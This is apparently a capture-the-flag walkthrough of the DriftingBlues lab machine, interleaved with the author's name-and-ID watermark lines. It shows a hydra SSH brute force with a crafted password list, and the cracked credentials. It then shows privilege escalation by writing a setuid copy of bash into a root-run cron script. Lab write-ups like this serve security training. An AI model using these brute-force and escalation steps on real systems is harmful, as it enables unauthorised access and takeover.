


```
User-agent: *
Disallow: /ssh_cred.txt
Allow: /never
Allow: /never/gonna
Allow: /never/gonna/give
Allow: /never/gonna/give/up
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

test.driftingblues.box/robots.txt
root@kali: ~
File Actions Edit View Help

The password is: ***1mw4ckyyucky*** and it may have a number appended at the end of it. So we need to try brute forcing into ssh.



```
we can use ssh password in case of emergency. it was "1mw4ckyyucky".

sheryl once told me that she added a number to the end of the password.

-db
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


test.driftingblues.box/ssh_cred.txt
root@kali: ~
File Actions Edit View Help

Step 4: Brute force with hydra to gain ssh

With the information above we can create two text files with the usernames and passwords for our users which we will be using in conjunction with hydra.

cat password.txt

cat users.txt




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# cat password.txt
1mw4ckyyucky0
1mw4ckyyucky1
1mw4ckyyucky2
1mw4ckyyucky3
1mw4ckyyucky4
1mw4ckyyucky5
1mw4ckyyucky6
1mw4ckyyucky7
1mw4ckyyucky8
1mw4ckyyucky9
1mw4ckyyucky

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# cat users.txt
eric
sheryl
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh

With this command we get a match on user: ***eric*** password: ***1mw4ckyyucky6***



```
sheryl

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-05 20:30:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 22 login tries (l:2/p:11), ~6 tries per
task
[DATA] attacking ssh://192.168.56.117:22/
[22][ssh] host: 192.168.56.117   login: eric   password: 1mw4ckyyucky6
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-05 20:30:14
```


```
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

We can now ssh into the system and get a user flag.

ssh eric@192.168.56.117

1mw4ckyyucky6

cat user.txt




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# ssh eric@192.168.56.117
eric@192.168.56.117's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

eric@driftingblues:~$ cat user.txt
flag 1/2
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


Step 5: Privilege Escalation

./pspy64




```
2021/06/01 12:04:07 CMD: UID=0     PID=10     |
2021/06/01 12:04:07 CMD: UID=0     PID=1      | /sbin/init splash
2021/06/01 12:05:01 CMD: UID=0     PID=23045  | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2021/06/01 12:05:01 CMD: UID=0     PID=23044  | /bin/sh /var/backups/backup.sh
2021/06/01 12:05:01 CMD: UID=0     PID=23043  | /bin/sh -c /bin/sh /var/backups/backup.sh
2021/06/01 12:05:01 CMD: UID=0     PID=23042  | /usr/sbin/CRON -f
2021/06/01 12:05:01 CMD: UID=0     PID=23046  | /bin/chmod
2021/06/01 12:05:01 CMD: UID=0     PID=23047  | sudo /tmp/emergency
```

Contents of backup.sh



```
eric@driftingblues:~$ cat /var/backups/backup.sh
#!/bin/bash

/usr/bin/zip -r -0 /tmp/backup.zip /var/www/
/bin/chmod

#having a backdoor would be nice
sudo /tmp/emergency
eric@driftingblues:~$
```

Create a custom bash in ***/tmp/emergency***



```
cp /bin/bash /tmp/getroot; chmod +s /tmp/getroot
~
~
~
~
~
~
~
~
~
~
~
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Will create getroot in tmp folder.

./getroot -p

cd /root

cat root.txt



```
getroot-4.3# cat root.txt
flag 2/2

congratulations!
thank you for playing

getroot-4.3#
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```